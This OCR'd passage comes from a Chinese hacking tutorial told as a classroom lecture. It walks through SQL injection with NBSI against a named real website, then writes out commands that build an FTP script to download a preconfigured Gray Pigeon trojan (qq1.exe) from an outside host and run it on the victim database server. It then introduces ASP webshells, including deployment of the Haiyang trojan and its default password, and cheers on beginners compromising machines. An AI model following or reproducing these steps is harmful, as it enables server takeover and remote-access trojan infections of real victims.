


图17

小知识：数据库和网站分离

有的网站会单独使用一台服务器做数据库，也就是你在网站A上进行注入执行的命令，其实都是在数据库服务器B上运行的，所以遇到SA或者是DB_OWNER的注入点时，并不一定能够拿下网站服务器，而是只拿到了数据库服务器的权限！

在NBSI里执行**ipconfig /all**可以看到这台数据库服务器的IP信息，然后我们在本地CMD里输入**ping www.mol.org.cn**，看看得到的IP地址是否与数据库服务器的IP地址相同，如图18，图19。看来这个网站用的IP地址和数据库的IP不是一样的，只好先拿下数据库的服务器再说了。




图18




图19

首先确认数据库的服务器能否连接外网，如果连接不了，我们只能高台贵“鼠”放对方一马了。在NBSI里执行**ping www.163.com**结果成功ping通，证明这个数据库服务器可以正常连接外网。下面就让肉鸡登录到我的FTP空间把我们事先配置好的灰鸽子传上去再说，在NBSI里面依次执行以下命令：

```
echo open www.musicool.com.cn>ftp.txt  //这里用自己的FTP服务器
echo **********>>ftp.txt  //我的用户不给看，换成你自己的
echo **********>>ftp.txt  //我的密码不给看，换成你自己的
echo get /htdocs/qq1.exe>>ftp.txt
echo bye>>ftp.txt
```

然后在NBSI里继续输入**type ftp.txt**，检查生成的ftp.txt是否正确，如图20。





图20

在NBSI里执行**ftp -s:ftp.txt**，完成后继续在NBSI执行**start qq1.exe**，一会儿我们的小鸡就屁颠屁颠的来报道了。

“我们在具体的入侵过程中要灵活运用，充分发挥各种工具的特长，多种工具组合才能发挥出最大的……”

毒药老师还想继续说下去，可抬头看看下面发现已经没有什么人了！原来小菜们早就等不及去实践抓鸡了！“今晚互联网又是一个不平夜啊，不知道又有多少人要沦为小鸡了！”毒药感叹到。

（文章中涉及到的啊D注入工具、NBSI、HDSI、GetWebShell、目录导航者已收录到光盘中）



隐藏在网站中的特洛伊——ASP木马小结

毒药

早早来到菜鸟学堂的毒药老师对着讲堂下的小菜说道：“同学们，上节课教了大家工具的使用，回去后是不是都得到了很多的webshell啊……”话还没有说完，学堂里的掌声就淹没了毒药老师的话音。

“毒药老师，我们得到了好多传说中的webshell，可是对着webshell的登录框，我们不知道该干啥啊？”

“毒……毒老师，我弄上去的webshell怎么也访问不了，有人说是被杀毒软件给干掉了，能不能整点不被杀的啊！”

……

课堂下的小菜们七嘴八舌，乱成了一团。毒药老师一边狂汗，一边故做镇定：“其实上节课我们说的webshell仅仅是webshell中的一部分（ASP木马）。webshell还包括PHP木马、JSP木马、CGI木马等等。因为ASP在脚本中应用的最广泛，我们平时接触的最多的也就是ASP木马了。下边我就给大家讲点ASP木马的知识吧……”

只听台下立马传来了热烈的掌声，毒药老师满意的笑了（小菜：等的就是这个，终于知道大虾们入侵网站要webshell做什么用了）。

ASP木马小档案

原名：ASP木马

代表作：海阳顶端ASP木马、站长助手ASP木马、旁注网站小助手（diy asp小马）

爱好：黑站、挂马之必备良驹

家族简介：黑客们给我们家族取了个好听的名字“webshell”，包括ASP木马、PHP木马、JSP木马、CGI木马等等。

个人简介：我是ASP木马，实质上是用ASP编写的程序，和其它的ASP程序没有本质的区别，只要能运行ASP程序的空间就能运行我。可以管理网站上的文件（删除文件、上传文件、编辑文件、复制文件、下载文件，还能运行系统命令哦），在脚本入侵中我可是必不可少的！

一、海阳顶端ASP木马2006

上堂课我们已经讲过了搭建IIS的知识，现在我们利用自

己的IIS环境来运行ASP木马。把海阳顶端ASP木马放到我们的网站目录（c:\inetpub\wwwroot）下，命名为2006.asp。在浏览器里面访问ASP木马地址http://192.168.0.250/2006.asp，就会出现登录界面了，如图1。




图1

海阳ASP木马是目前功能最完善的ASP木马之一，深受我们的喜爱。可是面对这个登录界面我们要输入什么样的密码才能让它芝麻开门呢？它又到底可以为我们做什么呢？

1．修改登录密码

我们的webshell当然不想和别人分享，为此需要设置一个强壮的密码。使用记事本打开海阳ASP木马的主文件（本例中就是2006.asp），来到图2所示的地方，在“管理密码”处设置好我们的密码，然后保存，密码就设置好了（要在本地设置好了，再把它上传到目标网站上或者是IIS目录里）。




图2

回到登录界面输入我们设置的密码（不做任何设置的话，默认是lcxMarcos），成功进去后就会看到海阳ASP木马的“功能模块列表”了，如图3。

